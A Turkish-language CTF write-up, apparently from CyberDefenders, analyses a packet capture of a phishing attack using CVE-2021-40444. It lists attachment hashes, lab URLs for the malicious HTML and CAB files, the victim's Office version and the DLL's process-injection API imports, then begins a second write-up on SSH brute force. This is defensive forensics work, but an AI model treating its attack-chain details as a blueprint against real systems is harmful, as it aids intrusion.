
```
220 WIN-D2TSDEME6NN ESMTP
EHLO kali
250-WIN-D2TSDEME6NN
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
MAIL FROM:<support@cyberdefenders.org>
250 OK
RCPT TO:<joshua@cyberdefenders.org>
250 OK
DATA
354 OK, send.
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate responses
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-803805.430959077"
```



#15 What is the MD5 hash of the email attachment?

Sorumuz on beşte zararının M5'ini soruyor yalnız bir mail içeriğinden bahsetmiş. Bu CTF içerisinde yer alan rar'da yok demek ki WireShark üzerinden kendimiz yapacağız. Hemen az önceki işlemlerde(bknz. 12,13 ve 14'üncü sorular) açık olan sayfama geri döndüm. Ve altta yer alan Farklı

Kaydet butonuna bastım. 'Kafadanbirisim.EML' Masaüstümde yarattım buna isterseniz diğer konularda yer alan Thunder programını kullanarak girin isterseniz orjinal Microsoft mailiniz ile girin ben orjinal olanı tercih ettim ve mail geçmişine girerek zararlı docx dosyamı masaüstüne çıkarttım. Daha sonra MD5 hash'ını öğrenebilmek için Virüs Total'e upload ettim karşıma çıkan sonuçlardan Details kısmına girdim MD5 hash'ım: 55e7660d9b21ba07fc34630d49445030



Ek Araçları

Dosya İleti Ekler Ne yapmak istediğiniz söleyin...

Aç Hızlı Gönder Farklı Tüm Eşitleri Eki Kopyala İletiyi
Yazdır Kaydet Kaydet Kaldır Göster
Eylemler Seçim İleti

support@cyberdefenders.org joshua@cyberdefenders.org

Immediate responses

web server.docx 13 KB

Onizleme

Hi Jo Aç

Hızlı Yazdır

Farklı Kaydet ←

Tüm Eşitleri Kaydet...

Eki Kaldır

Kopyala

Hi Jo
Please
Best
The S

ur web server that need fixing ASAP.
is in the attached document.

34 / 59

Community Score

34 security vendors and 1 sandbox flagged this file as malicious

c7073b7fc18b3ec20e476a7375e2a6695d273f671917a6627430e59534d3a138

web server.docx

calls-wmi cve-2017-0199 cve-2021-40444 docx exploit

12.81 KB
Size


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 4

Basic Properties ①

MD5	55e7660d9b21ba07fc34630d49445030
SHA-1	747036ffa0308a95ad07215e725c20c27d805828
SHA-256	c7073b7fc18b3ec20e476a7375e2a6695d273f671917a6627430e59534d3a138
Vhash	0091df2f360b6c0732c436104c08e646
SSDEEP	192:R6Sv7mQOJ2wc3rMKksIvekcaP18H111M05AgPekjD2h0vcPIew:R6SviQlhsJegWH111/eahvCIEw
TLSH	T179426C75DE693469C22F60B4C42A4784FFC6068661202D85B60CFBA5761F3877F32FA2
File type	Office Open XML Document

#16 What is the CVE number the attacker tried to exploit using the malicious document?

Soru on altında saldırının sizmayı denediği zararlı dosyanın CVE numarasını soruyor. 3.pcap dosyamı Wireshark'a yansittım ve DOSYA -> Nesneleri Dışa aktar -> HTTP dedim ve Dosya adı kolonunda word.html dikkatimi çekti. Hemen Kaydet seçeneğinden html dokümanını masaüstüme attım ve virüs totale upload ettim. CVE numaram karşısında.



The screenshot shows a VirusShare analysis page for a file with the ID 5d8419d1762c94adb191b1750c10a26b256e5caaadffe7c7268295543304d062. A large red circle indicates that 28 security vendors have flagged the file as malicious, while no sandboxes have done so. The file is a Microsoft Word document named 'word.html' with a size of 6.16 KB. The analysis includes several tags: 'contains-embedded-js', 'cve-2021-40444', 'cve-2021-40444' (with the last one circled in blue), 'exploit', and 'html'. Below the analysis, there is a watermark with the word 'HACK'.

#17 The malicious document file contains a URL to a malicious HTML file. Provide the URL for this file.

On yedinci sorularda HTML zararlısının bulaştığı URL'yi soruyor sanırım. Bunun için e3.pcap dosyamı Wireshark'a yansittım ve Dosya -> Nesneleri Dışa Aktar -> HTTP dedim ve açılan sayfada Dosya Adı kolonunda word.html dosyasını aradım, buldum. İlgili kolonu seçtikten sonra burayı kapattım ve beni Request URL ibaresine götürdü. Cevabım; <http://192.168.112.128/word.html>

The screenshot shows the Wireshark interface with the title 'Wireshark - Dışarı aktar - HTTP nesne listesi'. The table lists network packets, with packet 2977 highlighted in blue and circled in blue. This packet is identified as 'text/html' with a size of 6309 bytes and a file name of 'word.html'. The 'Kapat' (Close) button at the bottom right of the dialog is also circled in blue.

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
2943	192.168.112.128	text/html	500 bytes	\
2962	192.168.112.128	text/html	500 bytes	\
2977	192.168.112.128	text/html	6309 bytes	word.html
3010	192.168.112.128	text/html	500 bytes	\
3029	192.168.112.128	text/html	500 bytes	\
3088	192.168.112.128	application/vnd.ms-cab-compressed	8786 bytes	word.cab
3292	192.168.112.128	text/html	500 bytes	\
3311	192.168.112.128	text/html	500 bytes	\
3353	192.168.112.128	text/html	500 bytes	\
3372	192.168.112.128	text/html	500 bytes	\
3433	192.168.112.128	application/vnd.ms-cab-compressed	8786 bytes	word.cab
3580	192.168.112.128:443	application/octet-stream	176 kB	Trm_QWz3GPappqinyPBTDAA0xLMP17CwRRbG_kq75ly-d
3606	192.168.112.128:443	application/octet-stream	387 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3612	192.168.112.128:443		397 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3616	192.168.112.128:443	application/octet-stream	128 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3620	192.168.112.128:443		144 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3624	192.168.112.128:443	application/octet-stream	128 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3628	192.168.112.128:443		512 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3634	192.168.112.128:443	application/octet-stream	128 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3638	192.168.112.128:443		144 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3774	192.168.112.128:443	application/octet-stream	167 kB	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3781	192.168.112.128:443		1488 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3785	192.168.112.128:443	application/octet-stream	112 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd
3786	192.168.112.128:443		102 bytes	Trm_QWz3GPappqinyPBWSgeXk3iW8b0Mcj1yj-CAk3zd

```

> Frame 2977: 523 bytes on wire (4184 bits), 523 bytes captured (4184 bits)
> Ethernet II, Src: VMware_61:f9:84 (00:0c:29:61:f9:84), Dst: VMware_b7:ca:91 (00:0c:29:b7:ca:91)
> Internet Protocol Version 4, Src: 192.168.112.128, Dst: 192.168.112.139
> Transmission Control Protocol, Src Port: 80, Dst Port: 50078, Seq: 6027, Ack: 328, Len: 469
> [6 Reassembled TCP Segments (6495 bytes): #2970(186), #2972(1460), #2973(1460), #2974(1460), #2975(1460), #2977(469)]
< Hypertext Transfer Protocol
> HTTP/1.0 200 OK\r\n
  Server: SimpleHTTP/0.6 Python/3.9.2\r\n
  Date: Fri, 01 Oct 2021 12:32:19 GMT\r\n
  Content-type: text/html\r\n
> Content-Length: 6309\r\n
  Last-Modified: Fri, 01 Oct 2021 12:10:33 GMT\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.002721000 seconds]
  [Request in frame 2968]
  [Request URI: http://192.168.112.128/word.html]
  File Data: 6309 bytes

```

#19 What is the Microsoft Office version installed on the victim machine?

On dokuzuncu sorumuzda kurban oluğumun bilgisayarında Microsoft Office'nin hangi sürümünü kurulu olduğunu soruyor. NetworkMiner'a e3.pcap'imi yansittım Windows ikonunu buldum ve Host Details kısmında cevabımı görüyorum.

192.168.112.139 [WIN-D2TSDEME6NN] [WIN-D2TSDEME6NN<20>] (Windows)

- IP: 192.168.112.139
- MAC: 000C29B7CA91
- NIC Vendor: VMWare, Inc.
- MAC Age: 21.01.2003
- Hostname: WIN-D2TSDEME6NN, WIN-D2TSDEME6NN<20>
- OS: Windows
- TTL: 128 (distance: 0)
- Open TCP Ports: 587 (Smtp) 135 139 (NetBiosSessionService) 143 (Imap) 25 (Smtp) 445 (NetBiosSessionService) 110 (Pop3)
- Sent: 12278 packets (15.234.281 Bytes), %0.00 cleartext (0 of 0 Bytes)
- Received: 27355 packets (35.177.620 Bytes), %0.00 cleartext (0 of 0 Bytes)
- Incoming sessions: 351
- Outgoing sessions: 104
- Host Details**
 - Queried NetBIOS names : WIN-D2TSDEME6NN<20>,WIN-D2TSDEME6NN<1C>
 - Queried DNS names : 128.112.168.192.in-addr.arpa,v10.vortex-win.data.microsoft.com,templateservice.office.com,omxtemplates.content.office.net,settings-win.data.microsoft.com
 - Web Browser User-Agent 1 : Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

- #20 The malicious HTML contains a js code that points to a malicious CAB file. Provide the URL to the CAB file?

Bir sonraki sorumuzda zararlı cab dosyasının hangi URL'yu kullanarak bulaştığını soruyor sanırım. Bunun için e3.pcap dosyamı Wireshark'a yansittım ve Dosya -> Nesneleri Dışa Aktar -> HTTP dedim ve açılan sayfada Dosya Adı kolonunda Word.cab dosyasını aradım, buldum. İlgili kolonu seçikten sonra burayı kapattım ve beni Request URL ibaresine götürdü. Cevabım; <http://192.168.112.128/word.cab>

No.	Time	Source	Destination	Protocol	Length	Info
3073	61.460901	192.168.112.139	192.168.112.128	TCP	66	50087 → 80 [SYN, ECN, CWR] Seq=0 Win=65535
3074	61.461401	192.168.112.128	192.168.112.139	TCP	66	80 → 50087 [SYN, ACK] Seq=0 Ack=1 Win=64
3075	61.461534	192.168.112.139	192.168.112.128	TCP	54	50087 → 80 [ACK] Seq=1 Ack=1 Win=262144
3076	61.461908	192.168.112.139	192.168.112.128	HTTP	423	GET /word.cab HTTP/1.1
3077	61.462295	192.168.112.128	192.168.112.139	TCP	60	80 → 50087 [ACK] Seq=1 Ack=370 Win=64128
3078	61.463937	192.168.112.128	192.168.112.139	TCP	264	80 → 50087 [PSH, ACK] Seq=1 Ack=370 Win=64
3079	61.464036	192.168.112.139	192.168.112.128	TCP	54	50087 → 80 [ACK] Seq=370 Ack=211 Win=2619
3080	61.464125	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [ACK] Seq=211 Ack=370 Win=64128
3081	61.464125	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [ACK] Seq=1671 Ack=370 Win=64
3082	61.464125	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [ACK] Seq=3131 Ack=370 Win=64
3083	61.464125	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [ACK] Seq=4591 Ack=370 Win=64
3084	61.464125	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [PSH, ACK] Seq=6051 Ack=370 Win=64
3085	61.464194	192.168.112.139	192.168.112.128	TCP	54	50087 → 80 [ACK] Seq=370 Ack=7511 Win=2619
3086	61.464291	192.168.112.128	192.168.112.139	TCP	1514	80 → 50087 [ACK] Seq=7511 Ack=370 Win=64
3087	61.464315	192.168.112.139	192.168.112.128	TCP	54	50087 → 80 [ACK] Seq=370 Ack=8971 Win=2619
3088	61.464417	192.168.112.128	192.168.112.139	HTTP	80	HTTP/1.0 200 OK (application/vnd.ms-cab-compressed)

```

> Frame 3088: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
> Ethernet II, Src: VMware_61:f9:84 (00:0c:29:61:f9:84), Dst: VMware_b7:ca:91 (00:0c:29:b7:ca:91)
> Internet Protocol Version 4, Src: 192.168.112.128, Dst: 192.168.112.139
> Transmission Control Protocol, Src Port: 80, Dst Port: 50087, Seq: 8971, Ack: 370, Len: 26
> [8] Reassembled TCP Segments (8996 bytes): #3078(210), #3080(1460), #3081(1460), #3082(1460), #3083(1460), #3084(1460), #3086(1460), #3088(2)
  Hypertext Transfer Protocol
    > HTTP/1.0 200 OK\r\n
      Server: SimpleHTTP/0.6 Python/3.9.2\r\n
      Date: Fri, 01 Oct 2021 12:32:20 GMT\r\n
      Content-type: application/vnd.ms-cab-compressed\r\n
    > Content-Length: 8786\r\n
      Last-Modified: Fri, 01 Oct 2021 12:10:33 GMT\r\n
      \r\n
      [HTTP response 1/1]
      [Time since request: 0.002509000 seconds]
      [Request in frame: 3076]
      [Request URI: http://192.168.112.128/word.cab]
```

- #21 The exploit takes advantage of a CAB vulnerability. Provide the vulnerability name?

Sıradaki yirmibirinci soruda diyor ki bu zararlı hangi exploit'i kullanmış diyor. cab dosyasını Dosya -> Nesneleri Dışa Aktar -> HTTP diyorum ve bir cab dosyasını seçerek kaydediyor yani bilgisayarıma aktarıyorum. Bunun aslında bir ZIP arşivini olduğunu görüyorum google'ye soruyorum diyorum ki amaburası İngilice :) 'zip exploits'. Karşıma çıkan sonuçlardan ilkine tıklıyorum ve az aşağıda exploit adımı görüyorum.



zip exploits



Tümü

Alişveriş

Görseller

Videolar

Haberler

Daha fazla

Araçlar

Yaklaşık 13.800.000 sonuç bulundu (0,49 saniye)

<https://levelup.gitconnected.com> › ... ▾ Bu sayfanın çevirisini yap

Zip Based Exploits: Zip Slip and Zip Symlink Upload

29 Oca 2021 — In this article, I walk you through two of the most **exploited vulnerabilities**



The Zip Slip Exploit

Get started

Sign in

Search



Simon Saliba

154 Followers

Software Engineer, Entrepreneur and Writer. MSc. @ Mines Paris. Passionate about web development and security. Sometimes try to maintain healthy habits.

Follow



Related



#24 Analyzing the dll file what is the API used to write the shellcode in the process memory?

Yirmi dördüncü soruda cab içerisinde yer alan DLL'nin kullandığı API'yi soruyor. msword.ini dosyasının adını msword.dll olarak değiştirdim peki neden? ini dosyasının içini açtığında DLL'nin içerisinde olan bazı ibareler var neler bunlar? 'rundll32.exe', 'CreateProcessA ÷GetThreadContext TSetThreadContext ÇVirtualAllocEx WriteProcessMemory', '!This program cannot be run in DOS mode.' gibi gibi... Şimdi sorumuza dönemlim değişen dosyamı virüs totale attığında karşıma gelen yerden Details yani detaylar sekmesine ardından aşağıda yer alan Imports kısmına geliyor ve + kısmına bir tık atarak açıyorum cevabımı aşağıda görüyorum.

URL, IP address, domain, or file hash

Contained Sections 4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	613	1024	3.64	6891d158688165ebfc6daa3ae953358c	71692.5
.rdata	8192	608	1024	3.03	5df34a61c5e6970be831084e40b21e9c	103282
.data	12288	4633	5120	1.32	00adfabe7d5bfa569b2aa5321ab954e	1010784.38
.reloc	20480	52	512	0.76	63bd3fe0adf90eee5702b75068aaaf64	109100


Imports

- KERNEL32.dll

- SetThreadContext
- ResumeThread
- CreateProcessA
- ReleaseSemaphore
- VirtualAllocEx
- WriteProcessMemory
- WaitForSingleObject
- CreateSemaphoreA
- CreateEventA
- CloseHandle

#26 Which port was configured to receive the reverse shell?

Yirmialtinci soruda exploitin çalıştığı port numarasını soruyor sanırım. Bunun için virüs totale geri dönüyorum ve az önceki DLL'yi upload ettiğim yere geliyorum. Buradan Behavior sayfasını açıyorum ve Network Communication Memory Pattern Urls kısmına geliyorum URL'nin sonundaki yer port numaram.



ESCAPEROOM

Merhabalar,

Bugün sizlere "<https://cyberdefenders.org/blueteam-ctf-challenges/18>" adresindeki BlueTeam CTF'sini çözeceğiz.

SSH (Secure Shell/Güvenli Kabuk), kurum ve kuruluşlara hatta tüm internet kullanıcıları dahil olmak üzere internet üzerinden uzak bağlantının oluşturulmasıyla genellikle komut bazlı protokoldür. Telnet'den farkı kriptografik açıdan güvenli ve aradaki iletişim gizleyebilmesidir.

Brute Force (Kaba Kuvvet), bilgisayar korsanının veya bilgisayar korsanlarının çözmek istedikleri parola, şifre, hash vb. kombinasyonu doğru tahmin etme umuduyla birçok parola veya kullanıcı adı göndermesinden oluşan atak vektöründür. Çözülmesi epeyli zaman alır ve elinizdeki wordlist göre değişiklik göstermektedir.

Üye olunuz ve bilgilerinizi doğru şekilde doldurduktan sonra doğrulamayı da yapınız ki erişebilirsiniz. Erişmenizin ardından aşağıdaki “Download Challenge” butonundan ilgili dosyayı indiriniz.



Ben sanal makineme indirdim ve sanal makinem Oracle firmasının VirtualBox’udur. Kullandığım işletim sistemi: Windows 7 Professional Service Pack1 x64’dür. Oracle VirtualBox sanallaştırmaya imkan veren ürününde mutlaka yapmanız gereken Oracle VirtualBox Guest Additions kurmanızdır. Sizin kullandığınız RedHat VM, VMware, Hyper-V vb. sanallaştırmamanız için yapmanız gereklidir. Ancak anlatımımızda kullandığımız VirtualBox olduğu için yazıyoruz. Tüm soruları adım adım gitmemiz gerekecektir.

1. Saldırgan sisteme erişmek için hangi hizmeti kullandı?

Öncelikle “.zip” sıkıştırılmış dosyasındaki “hp_challenge.pcap” dosyasından kullanılan servisi çözmemiz gerekecektir. “.pcap” dosyaları ağ analizlerini yapabilmemize olanak sağlamaktadır.

